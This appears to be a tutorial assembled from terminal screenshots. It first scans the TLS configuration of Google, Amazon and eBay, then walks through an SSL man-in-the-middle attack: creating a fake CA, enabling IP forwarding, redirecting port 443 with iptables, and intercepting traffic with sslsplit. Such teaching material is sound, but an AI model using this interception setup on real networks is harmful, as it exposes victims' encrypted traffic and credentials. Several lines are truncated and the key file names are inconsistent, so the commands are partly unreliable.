New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 8559FC8EE231B29EA673BFE6BE7C43A2AC285E26B0FBD6E54E60E0B742360E
    Session-ID-ctx:
    Master-Key: 4B2E4F4B9A0D47BBCE6E06A9DD98F0DC4F79FC16FECAF88AC66B1FBAF5862F
05CAF28C73D0C2DC95569991B
```




```
root@kali-1:~#
root@kali-1:~# openssl s_client -tls1_2 -cipher 'ECDH-RSA-RC4-SHA' -connect www.google.com:443
CONNECTED(00000003)
139660176557736:error:14094410:SSL routines:SSL3_READ_BYTES:sslv3 alert handshake failure:s3_pk
ert number 40
139660176557736:error:1409E0E5:SSL routines:SSL3_WRITE_BYTES:ssl handshake failure:s3_pkt.c:599
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1432929418
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
---
```




```
root@kali-1:~#
root@kali-1:~# openssl s_client -tls1_2 -cipher "NULL,EXPORT,LOW,DES" -connect www.google.com:443
CONNECTED(00000003)
140585390438056:error:14094410:SSL routines:SSL3_READ_BYTES:sslv3 alert handshake failure:s3_pkt.c
ert number 40
140585390438056:error:1409E0E5:SSL routines:SSL3_WRITE_BYTES:ssl handshake failure:s3_pkt.c:599:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
```




```
root@kali-1:~# openssl ciphers -v "NULL,EXPORT,LOW,DES"
ECDHE-RSA-NULL-SHA        SSLv3 Kx=ECDH      Au=RSA   Enc=None      Mac=SHA1
ECDHE-ECDSA-NULL-SHA      SSLv3 Kx=ECDH      Au=ECDSA Enc=None      Mac=SHA1
AECDH-NULL-SHA            SSLv3 Kx=ECDH      Au=None  Enc=None      Mac=SHA1
ECDH-RSA-NULL-SHA         SSLv3 Kx=ECDH/RSA  Au=ECDH  Enc=None      Mac=SHA1
ECDH-ECDSA-NULL-SHA       SSLv3 Kx=ECDH/ECDSA Au=ECDH Enc=None      Mac=SHA1
NULL-SHA256               TLSv1.2 Kx=RSA     Au=RSA   Enc=None      Mac=SHA256
NULL-SHA                  SSLv3 Kx=RSA       Au=RSA   Enc=None      Mac=SHA1
NULL-MD5                  SSLv3 Kx=RSA       Au=RSA   Enc=None      Mac=MD5
EXP-EDH-RSA-DES-CBC-SHA   SSLv3 Kx=DH(512)   Au=RSA   Enc=DES(40)   Mac=SHA1 export
EXP-EDH-DSS-DES-CBC-SHA   SSLv3 Kx=DH(512)   Au=DSS   Enc=DES(40)   Mac=SHA1 export
EXP-ADH-DES-CBC-SHA       SSLv3 Kx=DH(512)   Au=None  Enc=DES(40)   Mac=SHA1 export
EXP-DES-CBC-SHA           SSLv3 Kx=RSA(512)  Au=RSA   Enc=DES(40)   Mac=SHA1 export
EXP-RC2-CBC-MD5           SSLv3 Kx=RSA(512)  Au=RSA   Enc=RC2(40)   Mac=MD5  export
EXP-ADH-RC4-MD5           SSLv3 Kx=DH(512)   Au=None  Enc=RC4(40)   Mac=MD5  export
```




```
root@kali-1:~# sslscan --tlsall www.amazon.com:443
Version: -static
OpenSSL 1.0.1m-dev xx XXX xxxx

Testing SSL server www.amazon.com on port 443

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.0 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.2 not vulnerable to heartbleed

  Supported Server Cipher(s):
Accepted  TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA
Accepted  TLSv1.0  128 bits  AES128-SHA
Accepted  TLSv1.0  112 bits  DES-CBC3-SHA
Accepted  TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA
Accepted  TLSv1.1  128 bits  AES128-SHA
Accepted  TLSv1.1  112 bits  DES-CBC3-SHA
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA
Accepted  TLSv1.2  112 bits  DES-CBC3-SHA
```



```
root@kali-1:~#
root@kali-1:~# sslyze --regular www.ebay.in:443


 SCAN RESULTS FOR WWW.EBAY.IN:443 - 124.124.252.18:443
 -----------------------------------------------------

  * Compression :
        Compression Support:      Disabled

  * Session Renegotiation :
      Client-initiated Renegotiations:    Rejected
      Secure Renegotiation:               Not supported

  * Certificate :
      Validation w/ Mozilla's CA Store:  Certificate is Trusted
      Hostname Validation:               MISMATCH
      SHA1 Fingerprint:                  F01A81F9C6C0A1FFB26B477FA38145CE428A4FF9

  * Session Resumption :
      With Session IDs:           Partially supported (1 successful, 4 failed, 0 e
--resum_rate.
      With TLS Session Tickets:   Not Supported - TLS ticket not assigned.

  * TLSV1_2 Cipher Suites :

      Rejected Cipher Suite(s): Hidden

      Preferred Cipher Suite:
        ECDHE-RSA-AES256-GCM-SHA384256 bits      HTTP 301 Moved Permanently - http

      Accepted Cipher Suite(s):
        ECDHE-RSA-AES256-SHA384  256 bits      HTTP 301 Moved Permanently - http:/
        ECDHE-RSA-AES256-SHA     256 bits      HTTP 301 Moved Permanently - http:/
        ECDHE-RSA-AES256-GCM-SHA384256 bits      HTTP 301 Moved Permanently - http
        AES256-SHA256            256 bits      HTTP 301 Moved Permanently - http:/
        AES256-GCM-SHA384        256 bits      HTTP 301 Moved Permanently - http:/
        DES-CBC3-SHA             168 bits      HTTP 301 Moved Permanently - http:/
        ECDHE-RSA-AES128-SHA256  128 bits      HTTP 301 Moved Permanently - http:/
        ECDHE-RSA-AES128-SHA     128 bits      HTTP 301 Moved Permanently - http:/
```



```
root@kali-1:~# nmap --script=ssl-enum-ciphers.nse www.google.com

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-31 00:09 IST
Nmap scan report for www.google.com (216.58.196.68)
Host is up (0.072s latency).
rDNS record for 216.58.196.68: kul01s09-in-f4.1e100.net
Not shown: 998 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA - strong
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_RC4_128_MD5 - strong
|       TLS_RSA_WITH_RC4_128_SHA - strong
```




1. The end user tries to establish an encrypted session with the web server but the attacker intercepts the connections


2. The attacker poses as xyz.com and presents its public key and a fake certificate fooling the client and performs a successful SSL handshake

3. The attacker initiates a new encrypted connection with the server impersonating the end user


4. The server responds back assuming the attacker as the legitimate end user and completes a SSL handshake with the attacker instead of the user.




```
root@kali-1:~# openssl genrsa -out sslstrip_ca.key 2048
Generating RSA private key, 2048 bit long modulus
.............+++
................................................................................
.................................+++
e is 65537 (0x10001)
root@kali-1:~# 
```




```
root@kali-1:~#
root@kali-1:~# openssl req -new -x509 -days 1095 -key ca.key -out sslstrip_ca.cr
t
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:IN
State or Province Name (full name) [Some-State]:MH
Locality Name (eg, city) []:MUM
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Fake CA
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@kali-1:~#
root@kali-1:~# 
```



```
root@kali-1:~#
root@kali-1:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@kali-1:~# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to
-ports 9443
root@kali-1:~#
root@kali-1:~#
```




```
root@kali-1:~# sslsplit -D -l connections.log -j /tmp/sslsplit/ -k ca.key -c ssl
strip_ca.crt ssl 0.0.0.0 9443
Generated RSA key for leaf certs.
